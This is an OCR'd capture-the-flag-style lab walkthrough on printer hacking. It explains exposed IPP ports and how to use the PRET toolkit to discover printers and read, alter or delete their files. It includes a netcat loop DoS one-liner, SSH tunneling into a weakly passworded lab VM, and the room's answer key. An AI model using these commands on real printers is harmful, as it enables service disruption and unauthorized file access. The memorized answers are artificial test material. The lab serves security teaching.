
Printer Hacking 101

Learn about (and get hands on with) printer hacking and understand the basics of IPP.

Task 1 Unit 1 - Introduction

In this room, we will look at the most common printer hacking techniques and will look at why they're made vulnerable.

Mass printer hacking has been taking advantage of over the past few years. One example would be when one attacker hacked around 50,000 printers, printing out messages asking people to subscribe to PewDiePie. In the next task we'll take a look at the reasons behind the success of this attack.



A sample print-out from the PewDiePie printer hacking incident

#1	Read the above.

No answer needed


Task 2 Unit 2: IPP Port

The reason behind the printers' vulnerability which effected those 50,000 printers, was simply an open IPP port.

"The Internet Printing Protocol (IPP) - is a specialized Internet protocol for communication between client devices and printers. It allows clients to submit one or more print jobs to the printer or print server, and perform tasks such as querying the status of a printer, obtaining the status of print jobs, or canceling individual print jobs."

When an IPP port is open to the internet, it is possible for anyone to print to the printer or even transfer malicious data through it (using it as a middleman for attacks).

A recent study by VARIoT (Vulnerability and Attack Repository for IoT) showed that there are still around 80 thousand vulnerable printers opened to the world. Most of them appear to run the CUPS server (which is a simple UNIX printing system).



An open IPP port can expose a lot of sensitive information such as printer name, location, model, firmware version, or even printer wifi SSID.

#1	What port does IPP run on?

631

Task 3 Unit 3: Targeting & Exploitation

Locating and Exploiting local network printers

Github: https://github.com/RUB-NDS/PRET <- We'll be using this awesome toolkit throughout this next bit!

The Printer Exploitation Toolkit is a handy tool that is used for both local targeting and exploitation.

You can install it by running the following commands:
`git clone https://github.com/RUB-NDS/PRET && cd PRET`
`python2 -m pip install colorama pysnmP`

- Locating printers

Simply running `python pret.py` will start an automatic printer discovery in your local network.
It is also possible by running an Nmap scan on your whole network, but unfortunately, it might take a longer time. This is because the pret.py scan is focused on the ports which printer communication on by default, thus making it immensely faster.

```
./pret.py
No target given, discovering local printers

address          device                       uptime    status
-------------------------------------------------------------------------------
192.168.1.5      hp LaserJet 4250             10:21:49  Ready
192.168.1.11     HP LaserJet M3027 MFP        13 days   Paper jam
192.168.1.27     Lexmark X792                 153 days  Ready
192.168.1.28     Brother MFC-7860DW           16:31:17  Sleep mode
```

Sample output from pret.py discovering accessible printers

- Exploiting

Now, it is time to finally exploit the printer.
There are exactly three options you need to try when exploiting a printer using PRET:
1. ps (Postscript)
2. pjl (Printer Job Language)
3. pcl (Printer Command Language)

You need to try out all three languages just to see which one is going to be understood by the printer.

Sample Usage:
`python pret.py {IP} pjl`
`python pret.py laserjet.lan ps`
`python pret.py /dev/usb/lp0 pcl`
(Last option works if you have a printer connected to your computer already)

After running this command, you are supposed to get shell-alike output with different commands. Run `help` to see them.

Command	PS	PJL	PCL	Description
ls	✓	✓	✓	List contents of remote directory.
get	✓	✓	✓	Receive file: get <file>
put	✓	✓	✓	Send file: put <local file>
append	✓	✓		Append to file: append <file> <str>
delete	✓	✓	✓	Delete remote file: delete <file>
rename	✓			Rename remote file: rename <old> <new>
find	✓	✓		Recursively list directory contents.
mirror	✓	✓		Mirror remote filesystem to local dir.
cat	✓	✓	✓	Output remote file to stdout.
edit	✓	✓	✓	Edit remote files with vim.
touch	✓	✓		Update file timestamps: touch <file>
mkdir	✓	✓		Create remote directory: mkdir <path>
cd	✓	✓		Change remote working directory.
pwd	✓	✓		Show working directory on device.
chvol	✓	✓		Change remote volume: chvol <volume>
traversal	✓	✓		Set path traversal: traversal <path>
format	✓	✓		Initialize printer's file system.
fuzz	✓	✓		File system fuzzing: fuzz <category>
path - Explore fs structure with path traversal strategies.				
write - First put/append file, then check for its existence.				
blind - Read-only tests for existing files like /etc/passwd.				
df	✓	✓		Show volume information.
free	✓	✓	✓	Show available memory.

Various sample commands available in the different languages which printers can use to communicate

As you can see, PRET allows us to interact with the printer as if we were working with a remote directory. We can now store, delete, or add information on the printer.
(For more commands and examples read the project's GitHub)

You can possibly try PRET on your printer at home, just to test its security.
Here's a nice cheat sheet: hacking-printers.net/wiki/index.php/Printer_Security_Testing_Cheat_Sheet

Practice - Bad Example of IPP configuration

I have attached a *poorly* configured CUPS server VM in this task.
Deploy it and access the IPP port at `MACHINE_IP:631`. See if you can retrieve any sensitive information.
(PRET isn't going to work here as it is using port 9000 by default)

Note also: An ssh access to the machine allows you to set up ssh tunneling, opening all CUPS features and providing you an ability to use attached printers. SSH password can be easily brute-forced (weak password).

An example command for ssh tunneling:
`ssh printer@MACHINE_IP -T -L 3631:localhost:631`

After doing so, you can easily add the CUPS server in your VM's printer settings and even try to send some printing jobs.
Try out different techniques and have fun!

#1	**How would a simple printer TCP DoS attack look as a one-line command?**

while true; do nc printer 9100; done

#2	**Review the cheat sheet provided in the task reading above. What attack are printers often vulnerable to which involves sending more and more information until a pre-allocated buffer size is surpassed?**

buffer overflow

#3	**Connect to the printer per the instructions above. Where's the Fox_Printer located?**

Skidy's basement

#4	**What is the size of a test sheet?**

1k

Task 4 Unit 4 - Conclusion

Turns out printer hacking isn't that hard at all. The problem here arises from low awareness of these issues and multiple misconfigurations made by administrators and users.

A small research project of mine suggested that it is possible to get almost full server file access by simply exploiting the printer service running on it. A shock from this discovery motivated me to create this room and bring more attention to this.

Now, make sure you secure your printer by making it invisible for the outer internet and re-configuring administrator access.

#1	**Check that your printer isn't vulnerable, why not nmap scan it to see?**

No answer needed

#2	**Go learn more about printers through further research and experiment-ation. Congrats on completing this room!**

No answer needed